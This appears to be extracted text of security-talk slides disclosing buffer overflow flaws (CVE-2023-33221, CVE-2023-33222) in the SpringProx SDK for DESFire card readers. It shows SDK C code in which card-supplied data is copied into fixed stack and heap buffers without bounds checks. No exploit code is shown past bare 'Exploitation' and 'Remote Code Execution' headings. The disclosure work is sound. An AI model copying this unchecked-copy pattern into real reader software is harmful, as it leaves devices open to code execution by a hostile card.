
Nominal mode

Contactless



Nominal mode

Springprox SDK




Downloads: SDKs & tools for developers

Previous versions are hidden [Show]

Filename	Version	Upload date	Size
SCardSniffer2			
sg21196-2110.exe	2110	21/10/2021	3389 kb
SCardSniffer2 is a "spy" that monitors the exchanges between a PC/SC application and a smart card			
SDK for RDR			
iwm2-sdk_150505.zip	150505	05/05/2015	62554 kb
SDK for all RDR products (FunkyGate-IP NFC, FunkyGate-DW NFC)			
SpringProx SDK, for CSB4, K632, K663, Prox'N'Drive...			
springprox-sdk_1-80.zip	1-80	18/09/2015	7027 kb
SDK for SpringProx-CF and SpringProx-CF-UP			
springprox-ppc-sdk_1-50.zip	1-50	18/09/2015	6810 kb
springprox-ppc-sdk_1-46.exe	1-46	26/01/2016	6333 kb
SDK for mobile products : SpringProx-CF, SpringProx-RC, SpringWAP...			
SDK SpringProx API (CSB Legacy, K531/K632)			

Nominal mode


Desfire command list



Security related commands		
AA	Authenticate (AES)	Start the authentication process for a key, using AES
1A	Authenticate (ISO)	Start the authentication process for a key, using 3DES or 3K3DES
0A	Authenticate (Legacy)	Start the authentication process for a key, using simple DES
54	Change KeySettings	Change the settings for a key
5C	Set Configuration	Card level configuration
C4	Change Key	Change a key
64	Get Key Version	Returns a key version byte.

Card level commands		
CA	Create Application	Create a new application
DA	Delete Application	Delete an application
6A	Get Applications IDs	Get a list of application IDs
6E	Free Memory	Get free memory details
6D	GetDFNames	Get the data file names
45	Get KeySettings	Get details of a keys settings
5A	Select Application	Select application
FC	FormatPICC	Format the card
60	Get Version	Get version details for card
51	GetCardUID	Get the read ID for the card (can be set so a random ID is used as part of collision detection, rather than the real ID).

Application level commands		
6F	Get FileIDs	Get a list of file IDs
61	Get FileIDs (ISO)	Get a list of ISO file IDs
F5	Get FileSettings	Get file settings for a specific existing file
5F	Change FileSettings	Change file settings for a specific existing file
CD	Create StdDataFile	Creates a file for arbitrary binary data
CB	Create BackupDataFile	Creates a file for arbitrary binary data but with a commit process so changes apply reliably all in one go




Application level commands		
CC	Create ValueFile	Creates a file to hold a 32 bit value
C1	Create LinearRecordFile	Create a file to allow records of fixed size to be added until full
C0	Create CyclicRecordFile	Create a file to allow records of fixed size to be added, clearing the oldest record automatically - ideal for a history or a log
DF	DeleteFile	Delete a file

Data manipulations commands		
BD	Read Data	Read data from standard or backup file
3D	Write Data	Write data to standard or backup file (write to backup only happens when commit is done)
6C	Get Value	Get the value from a value file
0C	Credit	Increase the value in a value file
DC	Debit	Decrease the value in a value file
1C	Limited Credit	Increase the value in a value file without having full permissions to that file, up to a limit
3B	Write Record	Write a record to a linear or cyclic record file
BB	Read Records	Read records from a linear or cyclic record file
EB	Clear RecordFile	Clear a linear or cyclic record file
C7	Commit Transaction	Commit writes to backup, value, or record files
A7	Abort Transaction	Discard writes to backup, value, or record files

Nominal mode


Springprox SDK



```
**/
SPROX_API_FUNC(Desfire_GetVersion) (SPROX_PARAM  DF_VERSION_INFO *pVersionInfo)
{
  DWORD      recv_length = 1;
  BYTE       recv_buffer[256];
  SPROX_RC   status;
  SPROX_DESFIRE_GET_CTX();

  if (pVersionInfo != NULL)
    memset(pVersionInfo, 0, sizeof(DF_VERSION_INFO));

  /* create the info block containing the command code */
  ctx->xfer_length = 0;
  ctx->xfer_buffer[ctx->xfer_length++] = DF_GET_VERSION;

  for (;;)
  {
    status = SPROX_API_CALL(Desfire_Command) (SPROX_PARAM_P  0, COMPUTE_COMMAND_CMAC | WANTS_ADDITIONAL_FRAME |
    WANTS_OPERATION_OK);
    if (status != DF_OPERATION_OK)
      goto done;

    memcpy(&recv_buffer[recv_length], &ctx->xfer_buffer[INF + 1], ctx->xfer_length - 1);

    recv_length += (ctx->xfer_length - 1);

    if (ctx->xfer_buffer[INF + 0] != DF_ADDITIONAL_FRAME)
      break;

    ctx->xfer_length = 1;
  }
```

Nominal mode

Springprox SDK




```
 **/
SPROX_API_FUNC(Desfire_GetVersion) (SPROX_PARAM  DF_VERSION_INFO *pVersionInfo)
{
  DWORD      recv_length = 1;
  BYTE       recv_buffer[256];
  SPROX_RC   status;
  SPROX_DESFIRE_GET_CTX();

  if (pVersionInfo != NULL)
    memset(pVersionInfo, 0, sizeof(DF_VERSION_INFO));

  /* create the info block containing the command code */
  ctx->xfer_length = 0;
  ctx->xfer_buffer[ctx->xfer_length++] = DF_GET_VERSION;

  for (;;)
  {
    status = SPROX_API_CALL(Desfire_Command) (SPROX_PARAM_P  0, COMPUTE_COMMAND_CMAC | WANTS_ADDITIONAL_FRAME |
    WANTS_OPERATION_OK);
    if (status != DF_OPERATION_OK)
      goto done;

    memcpy(&recv_buffer[recv_length], &ctx->xfer_buffer[INF + 1], ctx->xfer_length - 1);

    recv_length += (ctx->xfer_length - 1);

    if (ctx->xfer_buffer[INF + 0] != DF_ADDITIONAL_FRAME)
      break;

    ctx->xfer_length = 1;
  }

  recv_buffer[0] = DF_OPERATION_OK;
```

Nominal mode

Springprox SDK

Same pattern, different vulnerability



```
SPROX_API_FUNC(Desfire_ReadDataEx) (SPROX_PARAM  BYTE read_command, BYTE
file_id, BYTE comm_mode, DWORD from_offset, DWORD item_count, DWORD item_size,
BYTE data[], DWORD *done_size)
{
  // ....

  recv_buffer = malloc(buffer_size);

  if (recv_buffer == NULL)
    return DFCARD_OUT_OF_MEMORY;

  recv_buffer[recv_length++] = DF_OPERATION_OK;

  for (;;)
  {
    status = SPROX_API_CALL(Desfire_Command) (SPROX_PARAM_P  0,
    COMPUTE_COMMAND_CMAC | FAST_CHAINING_ALLOWED | WANTS_ADDITIONAL_FRAME |
    WANTS_OPERATION_OK);

    if (status != DF_OPERATION_OK)
      goto done;

    memcpy(&recv_buffer[recv_length], &ctx->xfer_buffer[INF + 1],
    ctx->xfer_length - 1);
    recv_length += (ctx->xfer_length - 1);

    if (ctx->xfer_buffer[INF + 0] != DF_ADDITIONAL_FRAME)
      break;

    ctx->xfer_length = 1;
  }
```

Nominal mode

Issues found on nominal mode:


CVE ID	Score	Description
CVE-2023-33221	7.8 - HIGH	Heap Buffer Overflow when reading DESFire card
CVE-2023-33222	9.1 - CRITICAL	Stack buffer overflow when reading DESFire card

Exploitation

Exploitation

Remote Code Execution

Hardening

